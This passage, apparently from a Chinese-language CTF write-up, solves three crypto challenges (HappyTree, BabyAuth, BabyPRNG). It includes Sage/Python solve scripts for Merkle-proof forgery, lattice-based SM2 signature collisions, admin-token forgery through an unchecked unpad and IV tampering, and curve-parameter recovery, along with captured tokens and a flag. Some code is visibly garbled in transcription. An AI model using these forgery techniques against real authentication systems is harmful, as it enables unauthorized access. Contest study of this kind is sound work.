    printf("\\\\n");
}

```

<https://github.com/kokke/tiny-AES-c> 逆sbox是aes自己生成，改rsbox不行，要改sbox

CRYPTO

- HappyTree

利用A、B、C与hash(A||B)构造四个不同的leaf，完成proofs验证：

```

[ "0x81376b9868b292a46a1c486d344e427a3088657fda629b5f4a647822d329cd6a", "0x28cac318a86c8a0
a6a9156c2dba2c8c2363677ba0514ef616592d81557e679b6", "0x804cd8981ad63027eb1d4a7e3ac449d068
5f3660d6d8b1288eb12d345ca2331d", "0x9b1a0a45cfdc60f45820808958c1895d44da61c8f804f5560020a
373b23ad51e" ]
[[ "0x28cac318a86c8a0a6a9156c2dba2c8c2363677ba0514ef616592d81557e679b6", "0x4a35f5bda2916f
bfac6936f63313cee16979995b2409de59ceda0377bae8c486" ],
[ "0x81376b9868b292a46a1c486d344e427a3088657fda629b5f4a647822d329cd6a", "0x4a35f5bda2916fb
fac6936f63313cee16979995b2409de59ceda0377bae8c486" ],
[ "0x804cd8981ad63027eb1d4a7e3ac449d0685f3660d6d8b1288eb12d345ca2331d", "0x9b1a0a45cfdc60f
45820808958c1895d44da61c8f804f5560020a373b23ad51e" ],
[ "0x4a35f5bda2916fbfac6936f63313cee16979995b2409de59ceda0377bae8c486" ]]
[0,1,2,0]

```

• BabyAuth

两个洞，sm2过程没做哈希可以撞，unpad没检测

sm2的签名伪造构造格可以找到碰撞

最终构造方式如下，sm4哈希字段不超过64位可以利用输入id获取相应明文，之后利用unpad没做检测，清除解码错误的一段

sm2部分通过构造碰撞即 $m=m' \pmod n$ ，找到相应的 m' 进行注册获取签名的加密，同样利用unpad做操作

明文部分的构造利用了json格式的压缩即 `b'{"rwx":1,"id":"' + admin.encode() + b'"'}`

然后获取session_admin除去a之外的片段的加密结果，最后利用iv将第一块解密结果变为 `{"rwx":1,"id":"a` 刚好16字节

sm2签名碰撞如下

```
n = 0xFFFFFFFFFFFFFFFFFFFFFF7203DF6B21C6052B53BBF40939D54123

from Crypto.Util.number import *

target0 = b'{"rwx": false, "id":'
"admindef69443cd581386ae6bdf43c9466069aed7b8599b23cd89a7fb055519d9a61f"}'
target = bytes_to_long(target0)
fake0 = b'{"rwx": true, "id":'
"nnonmomlmqrsoiitnlpmqlrmutorkgtmfoljpflagldusmnnsjnowplucmnrmrmtsumvlpojovjlkssgh"}'
print(len(fake0))
fake = bytes_to_long(fake0)

k1 = b'{"rwx": true, "id": '''
k2 = b'''}'
k1 = bytes_to_long(k1)
k2 = bytes_to_long(k2)

print((fake-target)%n)
#target-2**82*k1-k2 == 2**16

print((target-2**82*k1-k2)%n)

#####
n = 0xFFFFFFFFFFFFFFFFFFFFFF7203DF6B21C6052B53BBF40939D54123
k1, k2 = 179961359770103107447234742493082834586200849391650, 8829

res = 25618895890911521090094843158338215016132602193084685226403824944555865333098
g = 2^512
```

```

A = matrix(ZZ, 82, 82)

for i in range(80):
    A[i,i] = 1
    A[i,81] = (2^((2+i)*8)%n)*g
    A[80,i] = -110

A[80,80] = 1
A[80,81] = -(res%n)*g
A[81,81] = n*g

basis = A.LLL()
for i in basis:
    if abs(i[-2]) == 1:
        print(i)

#####
t = (-6, -7, 5, 5, -3, -2, -4, 8, 1, -4, -4, 1, 2, -2, 8, -1, 7, 5, 6, -1, 4, 0, -1,
-11, 7, -2, 2, 9, 1, 0, -4, 5, 0, 0, -1, 5, 7, -10, -2, -2, -7, -13, -8, 2, -4, -2, 1,
-8, -1, 6, -7, -3, 4, 1, 6, 7, -1, 4, -2, 3, -1, 2, -2, 0, 6, -5, -5, 1, 5, 4, 3, -1,
-2, -1, 1, -1, 0, 1, 0, 0, 1, 0)
m = b''
for i in range(len(t)-2):
    m += bytes([110+t[i]])

print(m[::-1].decode())

```

交互的脚本没打通，手动打的脚本如下

```

from functools import reduce
import json
from gmssl import sm2, sm3, sm4
#gmssl version 3.2.1
from gmssl.func import bytes_to_list as b2l

admin = 'admin'+c3a5890d5172907266f07597f634bff2886392c19f0339927c0dafb3409ea937'
msg = b'{"rwx":1,"id":"' + admin.encode() + b'"}'
dig = sm3.sm3_hash(b2l(msg)).encode()

payload = b'aaaaaaaaaa'+dig
print("payload", payload)

```

```

token1 =
'9a11733ee628ae7e77dfd49ed9bed3a2fc67637d55242cf97919fb4fd7ebb0738458e6240f9465e7ff91436
252262789a9f48f678e989efacbefb5aec9007bfba51c2fb6ed5d38360e0b43fe5168d977992aa4e6cac6e27
201e7932db2b2a5ccaea116705061b091c407be0ab1563a23c36adea4c393c0603878d857a87145b16131f8d
cb64b216b701ef775ee68faafa8e93cc0c50f2c53b406cecd5c9ef39cf846797266daca1027c91eae56326
7e03e498666a701699c031993a41e349a803b52a84129838ea29d3fd35938bd28bc2967856a5999d2fd253ca
16ca7303cff328131f7e2f8e454c29c98f44500b072f94003e7b7b413fc582fed464f7c95f5a8a7a520a61bc
860b28d8656da9d2a5dfc7e2820ae632a58cd6fba665388ad9368a89a51c641aa51fc86a5bdf425e6130e1f1
becfd7a8fd318f838817c514f2b5e0c171041d54eca8c69bca92627759ab628875d6279e521af51ed8f791b
9a869540cbce2e33b67afe7389b9ed457'
token1 = token1[32:]
tk1_1 = token1[:32]
tk1_2 = token1[32:32+32*5]
sign = tk1_1[-2:]
one = 32^int(sign,16)^97
print(one)

payload = b'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa'
print("payload",payload)
token2 =
'b74f6b0a22b7379e1639972635b5444368c1f4cee982ef3639d269ee43d1eae5124438233a482dd43ab55bd
ec974d6a17c73b430b431bf62a6b636a431c359df26be09a58d671b8a6a4bfd43a925b592d175aa29cff7359
2be5c1e2f93b37d2919a9973486b7b5b9491aaed9c9f1d06f9517c74449e5f1a815b0b5362097185e19ad099
87eb2fdc9e2c3b8b0ecc347ddd1bd4ecf542d7e08001ada95e308dce3395b4c8b80322d85ca994a8711589e5
3bbd16a7095e6bd1c38a34a178d2b81580eaec0ddfacf80cacf7b46daf00bdb9b5aba7f6b904a07e15e5d34a
cd0f9e66ba4de6605c34aba1a964b48b04dc713ddab2f5cca1dc80242677fdaa5c9b4a727aff56f390fc1f
af1ccb34b33c800c36a4275c774609a401cd727e3fd700b8982532851cc1f7db897448dee7318c35e3d5550f
9da1f1efc004030d026a45967'
token2 = token2[32:]
tk2_1 = token2[:32]
tk2_2 = token2[32:32+32*2]

B = '00000000000000000000000000000000'+hex(one)[2:].rjust(2,'0')+tk1_2+'a'*32+tk2_2

my_pad = 'a'*32+tk2_2

from Crypto.Util.number import *
n = 0xFFFFFFFFFFFFFFFFFFFFFF7203DF6B21C6052B53BBF40939D54123
target0 = b'{"rwx":1,"id":"' + admin.encode() + b'"}'
target = bytes_to_long(target0)

k1 = b'{"rwx": false, "id": "'
k2 = b'"}'
k1 = bytes_to_long(k1)
k2 = bytes_to_long(k2)

print((target-2***(8*82)*k1-k2)%n)

```

```

print(admin)

print("yours:")
#fake = input("yours:")[:-1]
#io.sendline('1')
#io.sendline(fake)

token3 =
'df8cb7607f3aaaf4a855926ab92049e65d870a631b4a15f423a52fc65d691caca2100e5c4403a48e9c26e24
f5769cd9235a6a9d8614b61d2e80658db63d8655040ec448ea167a8f4448d76474a3e2822dec85125876b3e0
960b8975ed87f1a998e4c2d5a715205288bb1eb483d34130860d8ddbd44fc47d9642163b841c028e2b800acb
a83b941175b3b26c2c6c5c1d1520d93d271f0699177698cfb705d0f052a458a9cb1aef137d9ed2c4a39809cf
aead9f872e1af948a951748b00a07e4c376641f90a58755cff745402c80f0409e81a7f392ac601b01b5cf354
8ea371ee523bda30cd248010715f3b812637d9e024a4ec013b8e07eb231972cb8d7eff9476b0bde7afb3a761
dd41776ac7a8796ca6b9a7af7844e0f1e48d722b9872898c34626aa4191d9f2cde8bd6efe9162ac01960023e
c30f709e0fd5e4a946a5212c5f4eefce3722bc78c69d0a8fd1466f53973ab449e249ab27993edc3f27419048
3e7c13d5b1ad3564d8d3e71ccfc0d38c0'

token3 = token3[32:]
tk3_1 = token3[160:192]
tk3_2 = token3[192:192+9*32]
sign = tk3_1[-2:]
one = 42^8^int(sign,16)

A = '00000000000000000000000000000000'+hex(one)[2:].rjust(2,'0')+tk3_2

payload = 'aaaaaaaaab'+admin[1:]
print("mememe",payload)

token4 =
'104ce7f2d08a9b8a4860426e6f4bff6d93a365e26137080d21d23d405560aad810627c4c9d6b3a9540e7606
71322c691c07421bdd6bc27d6b3c049b8a58540de3119f2f0f19eb846a816f5eda2fe6fd144514fc0202b8c8
09594e6cbd19b861102cef4fac3f4ab3f8385fa3a8d3c1271cc4cab8243fb0f161b2a9e1dfa24415811b1
ce0b25a55226fd7d6c43f8f3b79a126f5f8d5ff2be5ba359df3a12a0d1bccdf86b60e31156e985357563c300
7a79857f6eb4d552fc274bebaabe5c531392b8955758bfa2da7d44b71c1836353e98634957b38693f2e68f3e
e622f30d51b0ac0e9aec5c4f59a545572235be659f994db19f4f9d610a0b6f85d2e7b165273e8e0ac8731b9
667f7d17f700df0b76576248237faafe8bdeef779dcbe33963904b994c6bebb6889dead6bd29bd2b490da8f7
dc87c03c9021545f4c6ddfc72b245419bd25acef545044d4b47e82a1abdc84ca0766ec9beba428e2391bc862
96f071c446b18f33d635511840c9ebe85'

token4 = token4[32:]
tk4_1 = token4[:32]
tk4_2 = token4[32:32*6+32]

from Crypto.Util.strxor import strxor
a = strxor(b'id": "aaaaaaaaab', b'{"rwx":1,"id":"a'})
b = bytes.fromhex(tk4_1)
iv = strxor(a,b).hex()

```

```
fake_token2 = iv+tk4_2+A+B+my_pad  
print(fake_token2)
```

```
[DEBUG] Received 0x41 bytes:  
b'Response: aliyunctf{Cryp70gr@ph1c_Vu1n3rab!litie5_4re_Ever9wh3re}'  
Response: aliyunctf{Cryp70gr@ph1c_Vu1n3rab!litie5_4re_Ever9wh3re}[DEBUG] Received 0x3  
bytes:  
b'\\n'  
b'> '
```

• BabyPRNG

```
p =  
1559431235333227024837790058755590842483827191131778372487575779512775486985053390816621  
0236417090091643748551237831700653677487836144946693932667497702126742963067183901368154  
7789396734894617292308704815531192285353773496176483060675261100517766298247863521104286  
554950659874107572059407394192276658359307829
```

```

o =
[335383230313301165791826649112706556712844085916578699294731907279686056213343206126404
6187413291043853689873585609972119120331053041347981925819924332355751680813343137833193
6074357470917931172297180484349051309538878722088371356084215760092250112754970342916080
353575152960730855762266709529728594,
1663777204165078190815639231590917692733457723454972637755631219567720263892869465212847
9461558945322670593931178323715670134744566889932504998169133088567701134100733811505986
0942178561596914437699954177945739602225602828675293599930974524517897721410448422508193
10619427787484095957251728652937936,
2542458231366368542997617547768948808559695002150487992519699471283480411831304522108231
9652523450631637285509511769619125692458305300028805489757534666075450601040686331395472
9534514942635142157037396778275850153595014111616943808216705020306345673243137916474752
56508110355493057544328964208880501,
1991871817867600751619314700974918881657033136914451180979558426329533890831425524734557
1124785481722447554602663585926422846695524833905027022431311700483717458646437854767444
6261706887902687790359278078498880362182596402110859462630934205395098641190215577065939
42025740343147663998572700434154619,
5859249581424626595193309378811862296514754238274992778338721740972292695974679872677630
811481334751807970255206707509291018285366186334544882016722637512019898551516171237886
1269937700462347834454129139810468608873004759979340388309714935730629042293895016875789
2389722365785363104735488176586627,
9295970749007453644986620066097027661004704592476308956490898419186393077690686142844945
9828921512949319567633567534183310274052220709173991807042217101458681789650273439294367
7315101546818144018517956697614525098650344465177170919737806049013288664076643967223629
6306659303110317780429632288435731]

c =
5997123489596903624534132071559184123983431689314109662064180817500269610594723064166103
6775749823620465418289710968957143115453029717735108970688990126047053828740995503230026
3664088329305305096980584012942567929562393823287808763593473785546620337344335773127314
61841415240411226445845403502510186409302894

import random

DEBUG = False
if DEBUG:
    p = random_prime(2^1024, proof=False)
    a = randint(1,p)
    b = randint(1,p)
    print(a)
    print(b)
    BITS = 32
    E = EllipticCurve(GF(p), [a, b])
    print(E)
    G = E.random_element()
    print(G)
    O = []
    for _ in range(3):

```

```

G *= 1337
O.append(G[0] >> BITS)
O.append(G[1] >> BITS)
print(G[0], G[1])
print(p)
print(O)
print(cputime())

#
<https://nbviewer.org/urls/githubusercontent.com/hellman/a8c9a09b1ce6959226f9d75cf94b805f/raw/66ce90c66db7e87a1ab2a2e17bbb62c03b35acc1/write.ipynb>

_0 = O[:]
F = GF(p)
for retries in range(1337):
    O = [(_0[i] << 32) + random.getrandbits(32) for i in range(6)]
    #print(O)
    x0 = F(O[0])
    y0 = F(O[1])
    x1 = F(O[2])
    y1 = F(O[3])
    x2 = F(O[4])
    y2 = F(O[5])

BITS = 30

# SOLVING
R = PolynomialRing(F, names='aa0, aa1, aa2, bb0, bb1, bb2, a, b')
aa0, aa1, aa2, bb0, bb1, bb2, a, b = R.gens()
bounds = dict(aa0=2**BITS, aa1=2**BITS, aa2=2**BITS, bb0=2**BITS, bb1=2**BITS,
bb2=2**BITS)
eq0 = (x0 + aa0)**3 + a*(x0 + aa0) + b - (y0 + bb0)**2
eq1 = (x1 + aa1)**3 + a*(x1 + aa1) + b - (y1 + bb1)**2
eq2 = (x2 + aa2)**3 + a*(x2 + aa2) + b - (y2 + bb2)**2

def resultant(p1, p2, var):
    p1 = p1.change_ring(QQ)
    p2 = p2.change_ring(QQ)
    var = var.change_ring(QQ)
    r = p1.resultant(p2, var)
    return r.change_ring(F)

poly = eq0
poly1 = resultant(poly, eq1, b)
poly2 = resultant(poly, eq2, b)
poly = resultant(poly1, poly2, a)
poly /= poly.coefficients()[0]

```

```

#print(poly.monomials())
#print(len(poly.monomials()))

bits = 0
tmp = {}
tmp2 = {}

for mono, coeff in zip(poly.monomials(), poly.coefficients()):
    mono_bits = int(RR(log(mono.change_ring(ZZ).subs(**bounds), 2)))
    if coeff > p//2:
        coeff = F(-int(coeff))
        mono = -mono
    #print(mono, mono_bits , coeff)
    if coeff not in tmp:
        #print("add", (mono_bits, coeff), "to tmp")
        tmp[coeff] = mono
        bits += mono_bits
        tmp2[coeff] = mono_bits
    else:
        tmp[coeff] += mono
#print(bits, "total")
#print(int(p).bit_length(), "limit")
#print(len(tmp))
#print(poly)
#print(tmp)

keys = list(tmp.keys())
#print(keys)
#print(tmp2)
#print([tmp2[i] for i in keys])

A = matrix(ZZ,23,23)
for i in range(22):
    A[i,i] = 1 << (tmp2[keys[0]] - tmp2[keys[i+1]])
    A[i,22] = int(keys[i+1])
A[22,22] = p
B = A.LLL()
#print(B)
ans = B[5]
#print(ans)
#print([tmp[i].coefficients() for i in keys[16:22]])
signs = [-1 if tmp[i].coefficients()[0] == 1 else 1 for i in keys[16:22]]
#print([tmp[i] for i in keys[16:22]])
#print(signs)
x0 = x0 + (ans[15]>>(3*BITS)) * signs[0]
x1 = x1 + (ans[16]>>(3*BITS)) * signs[1]
x2 = x2 + (ans[17]>>(3*BITS)) * signs[2]
y0 = y0 + (ans[18]>>(3*BITS)) * signs[3]

```

```
y1 = y1 + (ans[19]>>(3*BITS)) * signs[4]
y2 = y2 + (ans[20]>>(3*BITS)) * signs[5]
#print(ans[21],ans[22])
#print(x0,y0)
#print(x1,y1)
#print(x2,y2)
C = matrix(GF(p),3,3,[x0*x0*x0-y0*y0,x0,1,x1*x1*x1-y1*y1,x1,1,x2*x2*x2-y2*y2,x2,1])
ans = C.right_kernel().basis()
#print(ans)
#print(BITS)
print(retries, cputime())
if ans:
    print(ans)
    print(0)
    _,a,b = ans[0]
    print('a =', a)
    print('b =', b)
    if not DEBUG:
        m = pow(c,pow(1337,-1,p-1),p)
        assert pow(m,1337,p) == c
        flag = (m - pow(b,3713,p)) * pow(a, -3371, p) % p
        print(bytes.fromhex(hex(flag)[2:]))
    break
```